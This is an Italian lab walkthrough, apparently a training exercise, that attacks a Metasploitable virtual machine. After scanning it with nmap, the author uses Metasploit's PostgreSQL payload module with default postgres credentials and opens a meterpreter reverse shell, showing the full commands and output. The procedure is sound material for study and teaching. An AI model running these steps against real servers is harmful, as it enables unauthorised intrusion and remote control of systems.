
```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:32 CEST
Nmap scan report for 192.168.75.112
Host is up (0.039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```

Successivamente avvio **msfconsole** sulla macchina Kali e col comando **search** avvio la ricerca degli exploit con la parola chiave **postgre**.




```
msf6 > search postgre

Matching Modules
================

   #  Name                                                                                    Disclosure Date Rank       Check  Description
   -  ----                                                                                    --------------- ----       -----  -----------
   0  auxiliary/server/capture/postgresql                                                     .               normal     No     Authentication Capture: PostgreSQL
   1  post/linux/gather/enum_users_history                                                    .               normal     No     Linux Gather User History
   2  exploit/multi/http/manage_engine_dc_pmp_sqli                                            2014-06-08      excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3    \_ target: Automatic                                                                  .               .          .      .
   4    \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows          .               .          .      .
   5    \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows      .               .          .      .
   6    \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows    .               .          .      .
   7    \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows .               .          .      .
   8    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows            .               .          .      .
   9    \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux   .               .          .      .
  10    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux              .               .          .      .
  11  exploit/windows/misc/manageengine_eventlog_analyzer_rce                                 2015-07-11      manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
  12  auxiliary/admin/http/manageengine_pmp_privesc                                           2014-11-08      normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
  13  auxiliary/analyze/crack_databases                                                       .               normal     No     Password Cracker: Databases
  14    \_ action: hashcat                                                                    .               .          .      Use Hashcat
  15    \_ action: john                                                                       .               .          .      Use John the Ripper
  16  exploit/multi/postgres/postgres_copy_from_program_cmd_exec                              2019-03-20      excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
  17    \_ target: Automatic                                                                  .               .          .      .
  18    \_ target: Unix/OSX/Linux                                                             .               .          .      .
  19    \_ target: Windows - PowerShell (In-Memory)                                           .               .          .      .
  20    \_ target: Windows (CMD)                                                              .               .          .      .
  21  exploit/multi/postgres/postgres_createlang                                              2016-01-01      good       Yes    PostgreSQL CREATE LANGUAGE Execution
  22  auxiliary/scanner/postgres/postgres_dbname_flag_injection                               .               normal     No     PostgreSQL Database Name Command Line Flag Injection
  23  auxiliary/scanner/postgres/postgres_login                                               .               normal     No     PostgreSQL Login Utility
  24  auxiliary/admin/postgres/postgres_readfile                                              .               normal     No     PostgreSQL Server Generic Query
  25  auxiliary/admin/postgres/postgres_sql                                                   .               normal     No     PostgreSQL Server Generic Query
  26  auxiliary/scanner/postgres/postgres_version                                             .               normal     No     PostgreSQL Version Probe
  27  exploit/linux/postgres/postgres_payload                                                 2007-06-05      excellent  Yes    PostgreSQL for Linux Payload Execution
  28    \_ target: Linux x86                                                                  .               .          .      .
  29    \_ target: Linux x86_64                                                               .               .          .      .
  30  exploit/windows/postgres/postgres_payload                                               2009-04-10      excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
  31    \_ target: Windows x86                                                                .               .          .      .
  32    \_ target: Windows x64                                                                .               .          .      .
  33  auxiliary/scanner/postgres/postgres_hashdump                                            .               normal     No     Postgres Password Hashdump
  34  auxiliary/scanner/postgres/postgres_schemadump                                          .               normal     No     Postgres Schema Dump
  35  auxiliary/admin/http/rails_devise_pass_reset                                            2013-01-28      normal     No     Ruby on Rails Devise Authentication Password Reset
  36  exploit/multi/http/rudder_server_sqli_rce                                               2023-06-16      excellent  Yes    Rudder Server SQLI Remote Code Execution
  37  post/linux/gather/vcenter_secrets_dump                                                  2022-04-15      normal     No     VMware vCenter Secrets Dump
```

Tramite il comando **use 27** seleziono l’exploit **/linux/postgres/postgres_payload**.




```
msf6 > use 27
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```

Con il comando **show options** verifico i parametri necessari al corretto funzionamento dell’exploit. In questo caso serve da inserire l’indirizzo IP target della Metasploitable (**RHOSTS**) e quello della macchina attaccante Kali (**LHOST**).




```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Con i comandi **set rhost 192.168.75.112** e **set lhost 192.168.75.111** vado a configurarli entrambi prima di avviare l’attacco.




```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
```

Ricontrollo il tutto col comando **show options**.



```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.75.112   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Infine lancio l’esecuzione con **exploit**. L’attacco va a buon fine e la shell di **meterpreter** si apre correttamente. Provo a eseguire vari comandi sulla shell per avere ulteriore conferma.



```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/WgYQAQpJ.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:53672) at 2024-07-12 11:22:01 +0200

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 15:08:46 +0100  PG_VERSION
100644/rw-r--r--  9216  fil   2024-07-12 11:26:37 +0200  VbotDqZE.dll
040700/rwx------  4096  dir   2010-03-17 15:08:56 +0100  base
040700/rwx------  4096  dir   2024-07-12 11:30:16 +0200  global
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_clog
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_multixact
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_twophase
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_xlog
100600/rw-------  125   fil   2024-07-12 09:04:59 +0200  postmaster.opts
100600/rw-------  54    fil   2024-07-12 09:04:58 +0200  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 15:08:45 +0100  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100640/rw-r-----  891   fil   2010-03-17 15:07:45 +0100  server.key

meterpreter > ip a
[-] Unknown command: ip. Run the help command for more details.
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```